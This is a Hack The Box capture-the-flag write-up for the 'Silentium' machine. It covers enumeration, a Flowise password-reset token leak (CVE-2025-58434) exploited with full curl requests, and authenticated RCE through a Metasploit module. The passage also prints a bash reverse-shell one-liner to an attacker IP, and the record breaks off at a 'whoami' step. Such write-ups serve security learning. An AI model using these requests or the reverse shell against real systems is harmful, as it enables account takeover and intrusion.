

Silentium : Hack The Box Writeup
Silentium was one of those machines that looks simple at first (just 80 and 22), but slowly turns into a chain of “wait… this is also vulnerable?” moments.
It ended up being a mix of:
- Flowise authentication issues (CVE-based)
- Custom MCP JavaScript injection (CVE-2025-59528)
- Credential leakage from environment variables
- Gogs local service exploitation for root
And yes… there was a moment where I tried about 12 reverse shells before realizing /bin/bash was basically on vacation.
1. Enumeration
The first step was a full scan:
nmap -p- -sS -sV --min-rate 10000 --open -n -Pn 10.129.39.130Nmap showed only two services:
┌──(mensi㉿kali)-[~/Desktop]└─$ nmap -p- -sS -sV --min-rate 10000 --open -n -Pn 10.129.39.130Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-26 06:12 -0400Nmap scan report for 10.129.39.130Host is up (0.076s latency).Not shown: 55688 closed tcp ports (reset), 9845 filtered tcp ports (no-response)Some closed ports may be reported as filtered due to --defeat-rst-ratelimitPORT   STATE SERVICE VERSION22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.15 (Ubuntu Linux; protocol 2.0)80/tcp open  http    nginx 1.24.0 (Ubuntu)Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .Nmap done: 1 IP address (1 host up) scanned in 16.79 seconds
┌──(mensi㉿kali)-[~/Desktop]└─$
Nothing special at first glance… the classic “HTB calm before disaster”.
2. Initial Web Access
The first step was accessing the web service running on port 80.
After confirming the target was reachable, I opened it in the browser and immediately noticed a redirect to a domain-based setup:
http://silentium.htb
Since the application relied on virtual hosting, I added it to my /etc/hosts file:
echo "10.129.39.130 silentium.htb staging.silentium.htb" | sudo tee -a /etc/hostsWith the domain correctly resolved, I accessed the main website on port 80.
The page appeared as a standard corporate landing page. I performed basic enumeration (view-source, common paths, basic inspection), but nothing stood out:
- No hidden endpoints
- No obvious parameters
- No exposed admin panels
- No immediate attack surface

At this point, the application felt intentionally minimal.
So instead of forcing anything further, I moved on to subdomain enumeration to see if there were any hidden environments or staging instances exposed.
3. Subdomain Discovery
I fuzzed virtual hosts:
ffuf -u http://silentium.htb -H "Host: FUZZ.silentium.htb" -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -mc 200Result:
┌──(mensi㉿kali)-[~/Desktop]└─$ ffuf -u http://silentium.htb -H "Host: FUZZ.silentium.htb" -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -mc 200
        /'___\  /'___\           /'___\       /\ \__/ /\ \__/  __  __  /\ \__/       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/         \ \_\   \ \_\  \ \____/  \ \_\          \/_/    \/_/   \/___/    \/_/
       v2.1.0-dev________________________________________________
 :: Method           : GET :: URL              : http://silentium.htb :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt :: Header           : Host: FUZZ.silentium.htb :: Follow redirects : false :: Calibration      : false :: Timeout          : 10 :: Threads          : 40 :: Matcher          : Response status: 200________________________________________________
staging                 [Status: 200, Size: 3142, Words: 789, Lines: 70, Duration: 111ms]:: Progress: [4989/4989] :: Job [1/1] :: 402 req/sec :: Duration: [0:00:12] :: Errors: 0 ::
┌──(mensi㉿kali)-[~/Desktop]└─$
staging.silentium.htb
This is where things started getting interesting.
4. Identifying Flowise
The staging site was running Flowise.

At this point, my first thought wasn’t exploitation, it was just figuring out how to get inside.
“Alright… this is probably just a signup/login flow. Let me find a way to authenticate first.”
5. CVE #1 : Flowise Password Reset Logic (CVE-2025-58434 CRITICAL )
While inspecting Flowise, I found a known security issue affecting password reset logic.
🔗 https://github.com/advisories/GHSA-wgpv-6j63-x5ph
The API endpoint:
/api/v1/account/forgot-passwordleaks a temporary reset token when combined with an internal header:
x-request-from: internalOf course, this CVE still needs a real registered email.
At first I didn’t know any Flowise users, so I went back to the main website silentium.htb and checked the Team / Leadership section:
http://silentium.htb/#teamThe company literally listed employee names like:
- Marcus Thorne
- Elena Rossi
- Ben
And since Flowise login placeholders usually follow the classic format:
user@company.comI made the obvious guess:
ben@silentium.htb
Then I tested it against the forgot-password endpoint.
If the email is valid, Flowise responds differently (and even leaks a token).
If not, it returns "Invalid User Email".
So this was basically:
“Thanks for the employee directory… I’ll take it from here.”
So I triggered:
curl -X POST http://staging.silentium.htb/api/v1/account/forgot-password \ -H "Content-Type: application/json" \ -H "x-request-from: internal" \ -d '{"user":{"email":"ben@silentium.htb"}}'Result
Boom! reset token returned.
┌──(mensi㉿kali)-[~/Desktop]└─$ curl -X POST http://staging.silentium.htb/api/v1/account/forgot-password \ -H "Content-Type: application/json" \ -H "x-request-from: internal" \ -d '{"user":{"email":"ben@silentium.htb"}}'{"user":{"id":"e26c9d6c-678c-4c10-9e36-01813e8fea73","name":"admin","email":"ben@silentium.htb","credential":"$2a$05$nQz8sDzUf6EWRG3oW5TW9uPoBXLqPtcI7GoclN5K42wITyxDdDTge","tempToken":"glgeRkFCaFWRGpdLyQ8PJ1Sl9S3jGXdtfATjM8jhg8tyL2pOdHV4V7oBmzRztgnW","tokenExpiry":"2026-04-26T15:55:20.018Z","status":"active","createdDate":"2026-01-29T20:14:57.000Z","updatedDate":"2026-04-26T15:40:20.000Z","createdBy":"e26c9d6c-678c-4c10-9e36-01813e8fea73","updatedBy":"e26c9d6c-678c-4c10-9e36-01813e8fea73"},"organization":{},"organizationUser":{},"workspace":{},"workspaceUser":{},"role":{}}┌──(mensi㉿kali)-[~/Desktop]└─$After triggering the forgot-password endpoint, the application returned a temporary reset token (tempToken) tied to the user session:
"tempToken": "glgeRkFCaFWRGpdLyQ8PJ1Sl9S3jGXdtfATjM8jhg8tyL2pOdHV4V7oBmzRztgnW"This token is the missing piece required to complete the password reset flow.
I then used it against the reset-password endpoint:
curl -X POST http://staging.silentium.htb/api/v1/account/reset-password \ -H "Content-Type: application/json" \ -H "x-request-from: internal" \ -d '{ "user":{ "email":"ben@silentium.htb", "tempToken":"eXGKMn3DsLwQqLT7NYVFo9MuFdVmxnXBQfW3OtUpIuMSTV8rjxmmSUshU2cjPmAy", "password":"Flowise-Fucked-UP123!" } }'Result
┌──(mensi㉿kali)-[~/Desktop]└─$ curl -X POST http://staging.silentium.htb/api/v1/account/reset-password \ -H "Content-Type: application/json" \ -H "x-request-from: internal" \ -d '{ "user":{ "email":"ben@silentium.htb", "tempToken":"eXGKMn3DsLwQqLT7NYVFo9MuFdVmxnXBQfW3OtUpIuMSTV8rjxmmSUshU2cjPmAy", "password":"Flowise-Fucked-UP123!" } }'{"user":{"id":"e26c9d6c-678c-4c10-9e36-01813e8fea73","name":"admin","email":"ben@silentium.htb","credential":"$2a$05$ToiMYgKbGdGrZcaLSQ0nveJZ1G1EPfAKAy87IZP/RsvQaF7ZOl01.","tempToken":"","tokenExpiry":null,"status":"active","createdDate":"2026-01-29T20:14:57.000Z","updatedDate":"2026-04-26T16:08:10.000Z","createdBy":"e26c9d6c-678c-4c10-9e36-01813e8fea73","updatedBy":"e26c9d6c-678c-4c10-9e36-01813e8fea73"},"organization":{},"organizationUser":{},"workspace":{},"workspaceUser":{},"role":{}}┌──(mensi㉿kali)-[~/Desktop]└─$The password was successfully updated, confirming the full exploitation of the password reset logic flaw.

At this point, I had valid credentials and i successfully logged in the Flowise instance.
6. Dead End #1 : Manual RCE attempts

Before switching to a more reliable exploitation method, I initially tried leveraging the RCE techniques referenced in the official Flowise advisory:
https://github.com/FlowiseAI/Flowise/security/advisories/GHSA-3gcm-f6qx-ff7p
The idea was to directly trigger command execution through the vulnerable node-loading mechanism using custom payloads.
I tested several variations of the provided PoC payloads, including NodeJS-based command execution and reverse shell injections:
bash -c 'bash -i >& /dev/tcp/10.10.15.117/4444 0>&1'However, this approach did not work reliably in this environment. The payloads either failed to execute or did not return a stable reverse shell, likely due to runtime restrictions or differences in how the staging instance was configured compared to the vulnerable reference setup.

7. CVE #2 : CustomMCP JS Injection (CVE-2025-59528 CRITICAL)
After the manual exploitation attempts failed, I shifted to a more stable approach using Metasploit, since Flowise has known authenticated RCE modules available for affected versions.
From earlier enumeration, I had already confirmed the target version:
Flowise 3.0.5This falls within the vulnerable range for:
- CVE-2025-59528 — Flowise JS Injection / Custom MCP RCE
Finding the exploit module
I searched for available Flowise modules in Metasploit:
search Flowise
This returned multiple exploit modules, including:
exploit/multi/http/flowise_js_rceexploit/multi/http/flowise_custommcp_rceI selected the JS RCE module:
use exploit/multi/http/flowise_js_rceConfiguring the exploit
Since this is an authenticated RCE, valid credentials were required.

From the previous password reset exploitation (CVE-2025-58434), I already had:
- Email:
ben@silentium.htb - Password:
Flowise-Fucked-UP123!
I configured the module accordingly:
set RHOSTS 10.129.39.130set VHOST staging.silentium.htbset RPORT 80set FLOWISE_EMAIL ben@silentium.htbset FLOWISE_PASSWORD Flowise-Fucked-UP123!set LHOST 10.10.15.117set LPORT 4444
Exploitation
I started a listener and executed the module:
runMetasploit successfully:
- Authenticated to Flowise
- Detected vulnerable version (3.0.5)
- Injected the payload via the JS execution vector
- Spawned a reverse shell
[*] Authentication successful[*] Sending stage ...[*] Meterpreter session openedResult — Initial shell access
I upgraded the session to a system shell:
shellwhoamiOutput:
